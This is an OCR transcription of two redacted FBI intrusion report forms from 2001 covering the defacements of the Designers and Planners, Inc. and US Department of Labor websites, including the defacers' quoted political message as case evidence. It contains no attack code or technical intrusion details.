Victim: DESIGNERS AND PLANNERS, INC.;
Type: INTRUSION - INFO SYSTEMS
Date: 05/01/2001

Reference: [redacted]

b3
b7E

SUBMISSION: □ Initial □ Supplemental X Closed

CASE OPENED:

CASE CLOSED:

□ No action due to state/local prosecution (Name/Number________________________)
□ USA declination
□ Referred to Another Federal Agency (Name/Number:________________________)
X Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office
Government Agency
Private Corporation

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted]

b3
b7E

VICTIM

Company name/Government agency: DESIGNERS AND PLANNERS, INC.,
Address/location: 2120 Washington Boulevard, Suite 200
Arlington, VA 22204

Purpose of System: Company web page
Highest classification of information stored in system: Unclassified
System Data:
Hardware/configuration (CPU): Dell Power edge 1400
Operating System: Windows NT -Service Pack 6A - with all patches and hotfixes
Software: Stateful Inspection Firewall by Sonicwall

Security Features: unknown at this time
Security Software Installed: X yes □ no
Logon Warning Banner: □ yes X no

INTRUSION INFORMATION

Access for intrusion: □ Internet connection □ dial-up number □ LAN (insider)
If Internet: Internet address: ______________________
Network name: ______________________
Method:
Technique(s) used in intrusion: ______________
Path of intrusion:
addresses: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
country: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
facility: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
Subject:
Age: ____________ Race: ______________
Sex: ____________ Education: ______________
Alias(s): ____________________ Motive: __________
Group Affiliation: __________
Employer: ____________
Known Accomplices: ______________________
Equipment used:
Hardware/configuration (CPU): ______________
Operating System: ______________

To: Counterterrorism From: Washington Field Office / NVRA
Re: [redacted] b3 b7E

Software: ______________________________

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: One
Estimated dollar loss to date: ______________________________

Category of Crime:

Impairment:
- □ Malicious code inserted
- □ Denial of service
- □ Destruction of information/software
- □ Modification of information/software

Intrusion:
- X Unauthorized access
- □ Exceeding authorized access


Theft of Information:
- □ Classified information compromised
- □ Unclassified information compromised
- □ Passwords obtained
- □ Computer processing time obtained
- □ Telephone services obtained
- □ Application software obtained
- □ Operating software obtained

REMARKS

[redacted] of Designers & Planners, Inc., a small Naval Architecture and Marine Engineering firm located at 2120 Washington Boulevard, Suite 200, Arlington, Virginia 22204, telephone number (703) 920-7070, extension [redacted] advised that the webpage for his company, www.dandp.com had been defaced in the late in the evening on April 30, 2001, or in the early morning of May 1, 2001. [redacted] estimated damages to be approximately $950.00. [redacted] advised he was unable to determine the exploit used for accessing the web page and rebuilt the server to ensure no Trojans had been placed on his system. b6 b7C

[redacted] advised that the index files <<hack.jpg>> and <<inde.html>> were substituted for the normal website pages. [redacted] provided a screen capture of the defaced webpage in which a group claiming to be a Chinese Hacking group by the name of N.D GROUP claimed responsibility. N.D GROUP advised that they are the action group of MUDFROG TECHNOLOGY. Hackers by the name of [redacted] claimed responsibility for the defacement. A copy of the screen capture is attached for reference purposes. b6 b7C

♦♦



This Site is Hacked by Chinese Hacker
Group N.D Group

1.China is no longer a Country like Yugoslavia , we have the best army , navy , air forces & nuclear weapons , Don't do anything stupid to interfernce China's interior , and split Taiwan from China. There is Only A China in the world, that is People Republic of China!!!

2.Do apologize to china for the air collision incident,and bear all the responsibility.

N.D Group is the action Group of Mudfrog Technology

HACKED BY DCBOY AND NIKING

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/29/2001

To: Counterterrorism **Attn:** NIPC-CIU (Rm 5965)
SSA [redacted]

b3
b6
b7C
b7E

From: Washington Field
NS-18/NVRA
Contact: SA [redacted] (703) 762-3155

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]

Title: Subject: UNSUB(S);
Victim: UNITED STATES DEPARTMENT OF LABOR;
Type: INTRUSION - GOVERNMENT SERVICES
Date: 04/28/2001

Reference: [redacted]

b3
b7E

SUBMISSION: □ Initial □ Supplemental X Closed

CASE OPENED:

CASE CLOSED:

□ No action due to state/local prosecution (Name/Number________________________)
□ USA declination
□ Referred to Another Federal Agency (Name/Number:________________________)
X Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office
Government Agency
Private Corporation

VICTIM

Company name/Government agency: UNITED STATES DEPARTMENT OF LABOR
Address/location: 200 CONSTITUTION AVENUE
WASHINGTON, D.C. 20210
[redacted]

b6
b7C

Purpose of System: Web Server
Highest classification of information stored in system: None

b3
b7E

System Data:

Hardware/configuration (CPU): Intel Pentium II
Operating System: Windows NT 4.0
Software: Microsoft IIS v5

Security Features:

Security Software Installed: X yes □ no
Logon Warning Banner: □ yes X no

INTRUSION INFORMATION

Access for intrusion: X Internet connection □ dial-up number □ LAN (insider)
Internet address: 63.106.133.245
Network name:

Method:

Technique(s) used in intrusion:

Path of intrusion:
addresses: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
country: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
facility: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____

Subject:
Age: __________________ Race: ______________________
Sex: __________________ Education: ___________________
Alias(s): __________________________ Motive: ____________
Group Affiliation: ______________
Employer: _________________
Known Accomplices: ______________________________________
Equipment used:
Hardware/configuration (CPU):_______________________
Operating System: __________________________
Software: ________________________________

Impact:

Compromise of classified information: □ yes X no
Estimated number of computers affected: 1
Estimated dollar loss to date: Insignificant

To: Counterterrorism From: Washington Field
Re: [redacted], 05/29/2001 b3 b7E

Category of Crime:

Impairment:
□ Malicious code inserted
□ Denial of service
□ Destruction of information/software
□ Modification of information/software

Intrusion:
X Unauthorized access
□ Exceeding authorized access

Theft of Information:
□ Classified information compromised
□ Unclassified information compromised
□ Passwords obtained
□ Computer processing time obtained
□ Telephone services obtained
□ Application software obtained
□ Operating software obtained

REMARKS

From May 25, 2001 through May 29, 2001, SA [redacted] contacted [redacted] United States Department of Labor, 200 Constitution Avenue, NW, N1301, Washington, D.C. 20210, work telephone number, [redacted] regarding to the compromise of their web server. b6 b7C

On April 28, 2001, the www.dol.gov web page had been defaced. [redacted] b7E

The web page was restored from backup and there we no mission impact or loss of critical services. The cost associated with the restoration of the aforementioned web site was considered insignificant.

Further investigation revealed that [redacted] b7E

For reference purposes, one (1) copy of the FD-71 filed with the FBI New Haven Field Office and one (1) copy of an email sent to SA [redacted] from [redacted] have been attached to this document. b6 b7C

b3
b7E

♦♦